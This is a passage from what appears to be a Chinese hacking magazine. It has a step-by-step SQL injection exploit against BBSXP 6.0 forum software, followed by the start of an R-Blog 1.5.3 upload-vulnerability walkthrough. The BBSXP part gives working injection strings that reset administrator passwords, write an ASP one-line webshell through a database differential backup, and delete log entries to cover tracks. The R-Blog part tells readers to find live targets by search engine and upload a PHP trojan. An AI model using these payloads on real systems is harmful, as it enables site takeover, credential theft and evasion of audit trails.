SP1版程序，在浏览一遍后，也找到一些可疑之处。可能因为自己水平的原因，PASS了一个接一个，最后只剩下“ForumManage.asp”文件。在此文件的71-77行，偶看到了如下代码：

```
case "BatchSpecialTopic"
for each ho in Request.form("ThreadID")
ho=int(ho)
Conn.execute("update [BBSXP_Threads] set SpecialTopic='"&Request.form("SpecialTopic")&"',lasttime="&SqlNowString&",lastname='"&CookieUserName&"' where id="&ho&" and ForumID="&ForumID&"")
next
Log("批量专题，主题ID："&Request.form("ThreadID")&"")
error2("操作成功")
```

熟悉注入的朋友一眼就会看出，其中的**Request.form("SpecialTopic")**没有过滤，直接放入了SQL中，呵呵，一个注入点被偶发现了！看一下此注入点的出现位置，在Where条件之前，这样的注入，对于ACCESS数据库的BBSXP，偶感觉无从下手，但对于采用SQL数据库的BBSXP，偶觉得就大有作为了！

首先在本地搭建BBSXP论坛，环境是**WIN2003+SQLServer 2000+BBSXP6.0 SP1 SQL**。后台管理员的名称为“admin”，再新注册一个普通用户“jmdcw”，并将其设为某个版块的正版主（因为运行此文件的最低权限为正版主）。

在URL中输入127.0.0.1/bbsxp，用jmdcw名称登录（注：勾选“记住密码”）。进入该版主所在的版块，点击其中的“高级管理”，如图1所示，然后再点击管理页面左侧“管理选项”中的“批量管理帖子”。

在此，提交的参数会传递到ForumManage.asp中，用WinSock Expert抓包，得到如下提交内容：

```
ForumID=1&ThreadID=2&IsDel=1&IsGOOD=1&IsLocked=1&menu=BatchSpecialTopic&SpecialTopic=&AimForumID=
```

其中SpecialTopic的提交值为空，只要将内容修改为注入的




图1 进入该版主所在的版块

语句，然后用nc提交就可以实现注入了，但这种方法太麻烦，不如使用网页提交方便。于是偶在源代码中搜索“**BatchSpecialTopic**”，找到了如下代码：

```
<input type="radio" value="BatchSpecialTopic" name=menu>
<select name=SpecialTopic>
<option value="">取消专题</option>
<option selected value="">更改专题</option>
</select>
```

BatchSpecialTopic是“radio”选项钮提交的值，其名称为“menu”，而SpecialTopic是下拉式清单的名称。乍看好像没有下手之处，但这些代码是可以更改的，如果把<select>标记改为<input>中的文本样式，不就可以输入自定义的字符了吗？将源码另存为bbsxp.txt，修改上面的代码为：

```
<input type="radio" value="BatchSpecialTopic" name=menu>
<input name="SpecialTopic" type="text" size="80">
<br>
```

接着在源码中查找到如下代码：

```
<form method="POST" action="ForumManage.asp">
```

将其中的action值更改为**action="http://127.0.0.1/bbsxp/ForumManage.asp**。

OK！更改BBSXP.txt的扩展名为htm并运行，虽然界面不甚好看，但实用为上嘛！先勾选其中的一个帖子，再选中文本框前的“radio”选项，然后在文本框中输入如下测试内容：“abc',PostsTableName='abc”，如图2所示。接下来点“执行”，弹出的是“操作成功”窗口，如图3所示。是否真的成功了？用SQL的查询分析器查看[BBSXP_Threads]表，如图4所示，SpecialTopic值为abc，PostsTableName也被改为了abc，注入代码成功运行。





图2 本地提交数据






图3 操作成功提示　　图4 查看表中信息

上面的测试在ACCESS下同样可以执行成功，而当前的环境是SQL数据库，就要再来试一下分号及破折号是否可以运行。输入如下测试语句：“';--”，这样，ForumManage.asp的注入代码在执行时，因为“--”后的内容会被忽略，因此执行时就变成了如下语句：

```
Conn.execute("update [BBSXP_Threads] set SpecialTopic='';--
```

本以为有单个括号及双引号会出错，想不到，弹出的仍是“操作成功”窗口，难道是天意助我？呵呵！再用一条SQL语句来测试看看，内容如下：

```
';update bbsxp_users set usermail=userpass where username='admin'--
```

此句的意思是把管理员“admin”的MD5密码写入到“admin”的Email中。在执行后，仍是“操作成功”，打开“论坛状态”下的“管理团队”，如图5所示，果然是操作成功。




图5 写入到Email成功

OK！下面就借用firstsee的SQL代码来提升权限。

```
——备份后台管理密码到admin的个人主页中
';update BBSXP_Users set UserHome=(select top 1 AdminPassword from BBSXP_SiteSettings) where UserName='admin'--
——修改admin的密码为123456
';update BBSXP_Users set UserPass='E10ADC3949BA59ABBE56E057F20F883E' where UserName='admin'--
——修改后台管理密码为123456
';update BBSXP_SiteSettings set AdminPassword='E10ADC3949BA59ABBE56E057F20F883E'--
```




图6 显示出绝对路径

在一阵无声的轰炸之后，接下来该收取战利品了。退出jmdcw用户的登录，重新以admin用户登录，密码用123456，一路畅通无阻地来到后台，在其“主机环境变量”中，会显示出当前网站的物理地址，如图6所示。有了这个地址，就可以用数据库差异备份的方法再获取webshell了。

偶在《一次曲折的测试》中使用的是Log差异备份，这次用数据库的差异备份。方法如下：

```
——创建临时表
';create table [dbo].[jm_tmp] ([cmd] [image])——
——备份数据库，@s为备份名称(jmdcw的16进制转换)
';declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s=0X6A006D00640063007700 backup database @a to disk = @s——
——将一句话木马“<%execute(request("l"))%>”的16进制字符插入到表中
';insert into [jm_tmp](cmd) values(0x3C2565786563757465287265717565737428226C222929253E)——
——对数据库实行差异备份，备份的保存路径为在后台看到的物理路径，文件名为jm.asp。
';declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s='M:\internet\bbsxp\jm.asp' backup database @a to disk = @s WITH DIFFERENTIAL,FORMAT——
——删除此表。
';drop table [jm_tmp]——
```

备份完成后，在URL中输入“127.0.0.1/bbsxp/jm.asp”，如图7所示。在页面的最下方出现“类型不匹配：'execute'”，说明一句话木马寄生成功。接下来只需用一句话木马客户端去连接jm.asp，就可以得到更强大的木马了。

至此，我们就由版主权限晋升为WEBSHELL权限了，不过，善后工作也要做好哟！




图7 成功写入木马

```
——清除日志，分别清除当前版主jmdcw及管理员admin的日志
';delete from BBSXP_Log where UserName='jmdcw' and cast(DateCreated as nvarchar(10))=cast(getdate() as nvarchar(10))——
';delete from BBSXP_Log where UserName='admin' and cast(DateCreated as nvarchar(10))=cast(getdate() as nvarchar(10))——
——恢复后台管理密码
';update BBSXP_SiteSettings set AdminPassword=(select UserHome from BBSXP_Users where UserName='admin')——
——恢复admin的密码
';update BBSXP_Users set UserPass=UserMail where UserName='admin'——
——清除admin中的电子邮件和个人主页数据
';update BBSXP_Users set UserMail='' where UserName='admin'——
';update BBSXP_Users set UserHome='' where UserName='admin'——
```

OK，到这里我们就全部结束了，大家不要搞破坏哈。

编辑点评：现在的漏洞无处不在，看似不起眼的一个地方都会有着很大的利用空间。文中是从版主到管理员的权限提升，利用空间虽然不是很大，但也足够大家来尝鲜了；但是利用之前还是看看怎么能混一个版主做做，要不一切都是枉然！除非又暴新漏洞了。

R-Blog 1.5.3 上传漏洞代码分析利用实例

浪迹天[I.S.T]

从本文你可以学到：

1、R-Blog的漏洞代码分析。

2、一般漏洞的利用步骤。

3、上传漏洞的修补方法。

现在，Blog真的是越来越流行了，谁都想拥有自己的Blog。前不久GF让我帮她也做个Blog，当然答应咯，于是在网上找找看哪个比较合适，看到一个R-Blog，是用PHP写的，下回来试用一下，界面比较漂亮，功能还算可以，只是安全性好像差了点。我们来看看吧！

一、漏洞分析——知其然，知其所以然

记得以前好像有人提到过这个Blog有上传漏洞，我们主要看它的上传是怎么处理的。下面看代码，在admin/upload.php这个文件里：

```
<?php
if(isset($_FILES['picname']['tmp_name'])&&$_FILES['picname']['tmp_name']!="")
{
list($n,$e)=split("\.",$_FILES['picname']['name']); //取文件名和后缀
if($e=="jpg"||$e=="jpeg"||$e=="gif"||$e=="png")   //判断是不是图片
  {$filename="u".time();
  $folder="upload/img/";     //是图片就放在这里
      $ubbcode[0]="[IMG]";
          $ubbcode[1]="[/IMG]";
    }
    else
    {$filename=$n;
  $folder="upload/software/";  //不是图片就放在这里
      $ubbcode[0]="[download=";
      $ubbcode[1]="]".$n.".".$e."[/download]";
    }
  $R=copy($_FILES['picname']['tmp_name'],"../".$folder.$filename.".".$e);  /直接按原名拷过去
  ?>
```

可以看到，这个后台文件是不是没有验证，管理员就拿出来显示了？这使普通的浏览者都可以直接请求这个文件，一个很大的缺口。我们再看它是怎么处理上传的。看上面那段代码，主要是这几句，如下：

```
if($e=="jpg"||$e=="jpeg"||$e=="gif"||$e=="png")
  {$filename="u".time();
    $folder="upload/img/";
```

```
        $ubbcode[0]="[IMG]";
            $ubbcode[1]="[/IMG]";
    }
    else
    {$filename=$n;
    $folder="upload/software/";
        $ubbcode[0]="[download=";
            $ubbcode[1]="]".$n.".".$e."[/download]";
    }
```

如果上传的文件后缀是图片格式（jpg、jpeg、gif、png）的，就保存在“upload/img/”下，否则就放在“upload/software/”下，再直接上传我们的PHP木马。接着看下面：**$R=copy($_FILES['picname']['tmp_name'],"../".$folder.$filename.".".$e);**

它也没有改文件的名字和后缀就直接放在上面我们分析的那两个目录下，那我们就可以直接得到上传后的路径（其实抓包分析也能得到，不过不需要这么麻烦）。这样我们就可以直接请求那个页面，再上传PHP木马，然后请求PHP马的路径就是一个webshell咯。

过程很简单，下面我们再看看具体怎么来用。

二、漏洞利用实例解析——明明白白

Step 1 寻找目标

在Google或者Baidu里搜索POWERED BY R-Blog，就能看到很多这样的BLOG系统，如图1所示。



图1 在Google中寻找目标

Step 2

我们随便选择一个，直接请求**URL+/admin/upload.php**，就能看到上传界面了，如图2所示。

